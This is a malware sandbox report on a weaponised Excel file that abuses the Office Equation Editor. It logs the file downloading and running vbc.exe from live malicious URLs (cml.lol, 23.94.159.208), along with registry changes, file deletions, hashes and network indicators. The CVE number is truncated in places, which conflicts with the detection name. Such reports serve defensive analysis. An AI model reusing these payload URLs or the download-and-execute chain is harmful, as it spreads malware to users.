Deep Discovery Analyzer

Virtual Analyzer Report

Submission Context

Logged	2021-10-22 14:30:46
Submitter	Manual Submission
Type	MS OLE document

Analysis Overview

Overall risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.		
Detections	Trojan.X97M.CVE201711882.XQUOOZX, VAN_WORM.UMXX		
Exploited vulnerabilities	CVE-2017-1188		
Analyzed objects	MS OLE document	1 - po_0074.xlsx	8F1096989185E3E95518DE3C4837B2E2B9491F6F
	Office Excel 2007 spreadsheet	1.1 - NONAMEFL	C89C565535B25A5F4F74D061111C09D6CCB6F667
	Office Word 2007 document	1.1.1 - Microsoft_Office_Word_Macro-Enabled_Document1.docm	843D26A0C3F1B6920BC828CA214FF384E3638382

Analysis Environments

	w2008	CentOS	W10
Anti-security, self-preservation			
Autostart or other system reconfiguration	✓		
Deception, social engineering			
File drop, download, sharing, or replication	✓		✓
Hijack, redirection, or data theft	✓		
Malformed, defective, or with known malware traits	✓	✓	✓
Process, service, or memory object change	✓		✓
Rootkit, cloaking			
Suspicious network or messaging activity	✓		

w2008


Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	Trojan.X97M.CVE201711882.XQUOOZX, VAN_WORM.UMXX
Exploited vulnerabilities	CVE-2017-1188
Network connection	Custom

▼ Object 1 - po_0074.xlsx (MS OLE document)

File name	po_0074.xlsx
File type	MS OLE document
SHA-1	8F1096989185E3E95518DE3C4837B2E2B9491F6F
SHA-256	9C794C341DFA219C0BD37E8DF6CFE9400EEBD9F293EEE5EF97617EC2973752FF
MD5	3E2C93AE3E92F6EC07F921FCA79B5F7F
Size	402432 byte(s)

Risk Level	High risk
Detection	Trojan.X97M.CVE201711882.XQUOOZX
Exploited vulnerabilities	CVE-2017-1188
Threat Characteristics	Autostart or other system reconfiguration (2) File drop, download, sharing, or replication (8) Hijack, redirection, or data theft (1) Malformed, defective, or with known malware traits (2) Process, service, or memory object change (4) Suspicious network or messaging activity (14)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics		
Execution	Execution through API	🟥⬜⬜	Characteristics:	1
Defense Evasion	File Deletion	🟥⬜⬜	Characteristics:	1, 2, 3
Discovery	Network Share Discovery	🟥⬜⬜	Characteristics:	1
Command and Control	Commonly Used Port	🟥🟥🟥	Characteristics:	1, 2
	Standard Application Layer Protocol	🟥🟥🟥	Characteristics:	1, 2

Notable Threat Characteristics

Autostart or other system reconfiguration (2)

Characteristic	Significance	Details
Modifies file that can be used to infect systems	🟥⬜⬜	%USERPROFILE%\vbc.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\vbc[1].exe

File drop, download, sharing, or replication (8)

Characteristic	Significance	Details
Executes dropped file	🟥🟥🟥	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe
Executes dropped file	🟥🟥🟥	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 736 File: %TEMP%\1927811.od Type: VSDT_ASCII
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 736 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\1F33AAB1.emf Type: VSDT_MDB_20
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2124 File: %APPDATA%\Microsoft\Windows\Cookies\administrator@live[1].txt Type: VSDT_ASCII
Drops executable during installation	🟥🟥🟥	Dropping Process ID: 1544 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32
Creates multiple copies of a file	🟥⬜⬜	%USERPROFILE%\vbc.exe
Renames downloaded file to evade detection	🟥🟥⬜	URL: http://cml.lol/kxoopj File: %USERPROFILE%\vbc.exe

Hijack, redirection, or data theft (1)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 736 Info: Enums share folder from API result

Malformed, defective, or with known malware traits (2)

Characteristic	Significance	Details
Causes process to crash	🟥⬜⬜	Process ID: 2124 Image Path: vbc.exe
Detected as known malware	🟥🟥🟥	Source: ATSE Detection Name: Trojan.X97M.CVE201711882.XQUOOZX Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92

Process, service, or memory object change (4)

Characteristic	Significance	Details
Creates process	🟥⬜⬜	Process ID: 1544 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding
Creates process	🟥⬜⬜	Process ID: 2124 Image Path: %USERPROFILE%\vbc.exe
Creates process	🟥⬜⬜	Process ID: 1544 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"
Creates command line process	🟥⬜⬜	Process ID: 2124 Image Path: %USERPROFILE%\vbc.exe

Suspicious network or messaging activity (14)

Characteristic	Significance	Details
Attempts to connect to malicious URL	🟥🟥🟥	URL: http://23.94.159.208/1111/vbc.exe Threat Name: EXPLOIT_UAC.WRS
Attempts to connect to malicious URL	🟥🟥🟥	URL: http://cml.lol/kxoopj Threat Name: EXPLOIT_UAC.WRS
Connects to remote URL or IP address	🟥⬜⬜	https://onedrive.live.com/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg
Connects to remote URL or IP address	🟥⬜⬜	Connection: 23.94.159.208:80 Content: GET /1111/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E]\r\nConnection: Keep-Alive\r\nHost: 23.94.159.208\r\n\r\n
Connects to remote URL or IP address	🟥⬜⬜	http://cml.lol/kxoopj
Connects to remote URL or IP address	🟥⬜⬜	http://cml.lol/kxoopj
Listens on port	🟥⬜⬜	0.0.0.0:49181
Listens on port	🟥⬜⬜	0.0.0.0:49180
Listens on port	🟥⬜⬜	0.0.0.0:49179
Listens on port	🟥⬜⬜	0.0.0.0:49178
Listens on port	🟥⬜⬜	0.0.0.0:49177
Listens on port	🟥⬜⬜	0.0.0.0:49176
Listens on port	🟥⬜⬜	0.0.0.0:49175
Listens on port	🟥⬜⬜	127.0.0.1:59747

Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
23.94.159.208	80	-	-	-	po_0074.xlsx

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
login.live.com	40.126.31.140	53	-	No risk	-	po_0074.xlsx
crl.microsoft.com	81.198.165.10	53	-	No risk	-	po_0074.xlsx
onedrive.live.com	13.107.42.13	53	-	No risk	-	po_0074.xlsx
ocsp.digicert.com	93.184.220.29	53	-	No risk	-	po_0074.xlsx
ctldl.windowsupdate.com	23.196.236.34	53	-	No risk	-	po_0074.xlsx
cml.lol	52.138.218.121	53	-	No risk	-	po_0074.xlsx
ocsp.digicert.com	93.184.220.29	80	-	-	-	po_0074.xlsx
crl.microsoft.com	81.198.165.16	80	-	-	-	po_0074.xlsx
login.live.com	40.126.31.5	443	-	-	-	po_0074.xlsx
onedrive.live.com	13.107.42.13	443	-	-	-	po_0074.xlsx
cml.lol	52.138.218.121	80	-	-	-	po_0074.xlsx
ctldl.windowsupdate.com	23.196.236.41	80	-	-	-	po_0074.xlsx

URL	Site Category	Risk Level	Threat	Accessed By
http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?76c3de285243c85b	Computers / Internet	No risk	-	po_0074.xlsx
http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDl7I90VUCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D	Computers / Internet Cloud Applications	No risk	-	po_0074.xlsx
http://crl.microsoft.com/pki/crl/products/CodeSignPCA2.crl	Business / Economy Computers / Internet Cloud Applications	No risk	-	po_0074.xlsx
http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBTBL0V27RVZ7LBduom%2FnYB45SPUEwQU5Z1ZMIJHWMys%2BghUNoZ7OrUETfACEA8Ull8gIGmZT9XHrHiJQeI%3D	Computers / Internet Cloud Applications	No risk	-	po_0074.xlsx
http://23.94.159.208/1111/vbc.exe	Malware Accomplice Disease Vector	High	EXPLOIT_UAC.WRS	po_0074.xlsx
https://onedrive.live.com/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg	Sharing Services	No risk	-	po_0074.xlsx
http://cml.lol/kxoopj	Malware Accomplice Disease Vector	High	EXPLOIT_UAC.WRS	po_0074.xlsx

Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
vbc.exe	No risk	-	-	http://cml.lol/kxoopj	867328	71418A069E4DEB46C1C4701399C5866A604E855B
vbc[1].exe	No risk	-	-	http://cml.lol/kxoopj	867328	71418A069E4DEB46C1C4701399C5866A604E855B
po_0074.xlsx.LNK	No risk	-	-	-	1021	F0B7B11684D1EAF881A63FEADBD3FAF1498977F4
STY7H6.LNK	No risk	-	-	-	884	3FDF64D9D9B978B76B8CBD36C90C8FDD9125FDF0
a18ca4003deb042bbee7a40f15e1970b_db9896b4-c785-4fba-8447-a75a21d1f5d9	No risk	-	-	-	54	0F6253AAF1C05D31E8844434F74CE0C5367081D8
Excel12.pip	No risk	-	-	-	1544	DFC11ABC0DB1F6A5D44BAD26F9BB4E6FDEFFC038
~DFA494BE59A4900B35.TMP	No risk	-	-	-	512	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
~$po_0074.xlsx	No risk	-	-	-	165	DF650BBB6B1BC0776D7434E056F9C4D6885EB19D
7423F88C7F265F0DEFC08EA88C3BDE45_AA1E8580D4EBC816148CE81268683776	No risk	-	-	-	434	FE841D6AD4AA720AC0F466E7FC54DC24E0208FE6
57C8EDB95DF3F0AD4EE2DC2B8CFD4157	No risk	-	-	-	340	F3B5F389F41E629E7819A83842759BF2176F0406

Suspicious Objects

Type	Object	Risk Level
File (SHA1)	8F1096989185E3E95518DE3C4837B2E2B9491F6F	High
URL	http://cml.lol:80/kxoopj	High
URL	https://onedrive.live.com:443/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg	Medium
URL	http://23.94.159.208:80/1111/vbc.exe	High

Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://23.94.159.208/1111/vbc.exe Threat Name: EXPLOIT_UAC.WRS		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://cml.lol/kxoopj Threat Name: EXPLOIT_UAC.WRS		
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: Trojan.X97M.CVE201711882.XQUOOZX Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92		
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		736
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\ Value: None		736
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\i7 Value: None		736
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		736
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		736
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\EXCELFiles Value: 53560015		736
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 5356000e		736
Call Filesystem API	API Name: CopyFileExW Args: (%ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\OPA12.BAK, %ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\opa12.dat, 0, 0, 0, 1) Return: 0		736
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTT Value: None		736
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\EXCELFiles Value: 53560016		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\i7 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\ Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		736
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		736
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		736
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D3E37\ Value: None		736
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D3E37\1D3E37 Value: None		736
Call System API	API Name: CryptDeriveKey Args: (46a0390, 660e, 46be0a0, 800000, 34593c0) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2d10000, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2d10024, 20) Return: 1		736
Call System API	API Name: CryptDeriveKey Args: (46a0390, 660e, 46be0a0, 800000, 34593c0) Return: 1		736
Call System API	API Name: CryptDeriveKey Args: (46a0390, 660e, 46be0a0, 800000, 34593c0) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8de4, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8d5c, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8d5c, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e04, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8d5c, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e63, 20) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8d5c, 10) Return: 1		736

Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8d5c, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8d5c, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e04, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8d5c, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e62, 20) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8d5c, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8d5c, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e04, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e04, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8d5c, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e69, 10) Return: 1		736
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-4049815440-685770074-534584002-500\a18ca4003deb042bbee7a40f15e1970b_db9896b4-c785-4fba-8447-a75a21d1f5d9 Type: VSDT_COM_DOS		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8d5c, 10) Return: 1		736
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-4049815440-685770074-534584002-500\a18ca4003deb042bbee7a40f15e1970b_db9896b4-c785-4fba-8447-a75a21d1f5d9 Type: VSDT_COM_DOS		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8d5c, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8d5c, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e04, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e5c, 20) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8d5c, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8d5c, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 3435c86, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8d5c, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e04, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8d5c, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e64, 20) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e04, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e61, 20) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e04, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e66, 20) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 32ac880, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e04, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e65, 20) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e04, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e63, 20) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e04, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e62, 20) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e04, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e5c, 20) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 3435cbe, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e04, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e66, 20) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 3435cd4, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e04, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e60, 20) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 35d985a, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e04, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e5f, 20) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 35d9889, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e04, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e5e, 20) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 35d98b0, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e04, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e5d, 20) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 35d98d7, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e69, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 3450c33, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e64, 20) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 2f8e6b, 10) Return: 1		736
Call System API	API Name: CryptDecrypt Args: (46be120, 0, 0, 0, 3450c4d, 10) Return: 1		736
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D3E37\1D3E37 Value: None		736
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\1F33AAB1.emf Type: VSDT_MDB_20		736
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\1F33AAB1.emf Type: VSDT_MDB_20		736
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 5356000f		736
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~2\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1		736
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[736) Return: 1		736
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles(x86)%\microsoft shared\EQUATION\EQNEDT32.EXE) Return: 1		736
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[736) Return: 1		736
Detection	Threat Characteristic: Creates process Process ID: 1544 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding		

Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109E60090400000000000F01FEC\Usage\EquationEditorFilesIntl_1033 Value: 53560005	736	1544
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ Value: None	736	1544
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\ Value: None	736	1544
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\ Value: None	736	1544
Call Internet Helper API	API Name: URLDownloadToFileW Args: (, http://cml.lol/kxoopj, %USERPROFILE%\vbc.exe, ,) Return: 0	736	1544
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Renames downloaded file to evade detection URL: http://cml.lol/kxoopj File: %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Connects to remote URL or IP address http://cml.lol/kxoopj		
Call System API	API Name: DnsQueryExW Args: (cml.lol, 1, 50000000) Return: 0	736	1544
Call System API	API Name: DnsQueryExW Args: (cml.lol, 1, 50000000) Return: 0	736	1544
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\ Value: None	736	1544
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\EnableFileTracing Value: 0	736	1544
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\EnableConsoleTracing Value: 0	736	1544
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\FileTracingMask Value: ffff0000	736	1544
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\ConsoleTracingMask Value: ffff0000	736	1544
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\MaxFileSize Value: 100000	736	1544
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\FileDirectory Value: %windir%\tracing	736	1544
Call Service API	API Name: OpenServiceW Args: (98e8a8, Sens, 4) Return: 98e808	736	1544
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\ Value: None	736	1544
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\EnableFileTracing Value: 0	736	1544
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\EnableConsoleTracing Value: 0	736	1544
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\FileTracingMask Value: ffff0000	736	1544
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\ConsoleTracingMask Value: ffff0000	736	1544
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\MaxFileSize Value: 100000	736	1544
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\FileDirectory Value: %windir%\tracing	736	1544
Call Service API	API Name: OpenServiceA Args: (98ec68, rasman, 4) Return: 98ec18	736	1544
Call Service API	API Name: OpenServiceA Args: (98ed80, RASMAN, 4) Return: 98ec68	736	1544
Call Internet Helper API	API Name: InternetGetConnectedStateExW Args: (18efd4, 0, 0, 0) Return: 1	736	1544
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0	736	1544
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	736	1544
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	736	1544
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	736	1544
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	736	1544
Call Network API	API Name: socket Args: (2, 2, 17) Return: 35c	736	1544
Call Network API	API Name: bind Args: (35c, 127.0.0.1:59747, 16) Return: 0	736	1544
Detection	Threat Characteristic: Listens on port 127.0.0.1:59747		
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E), 0, , , 10000000) Return: cc0004	736	1544
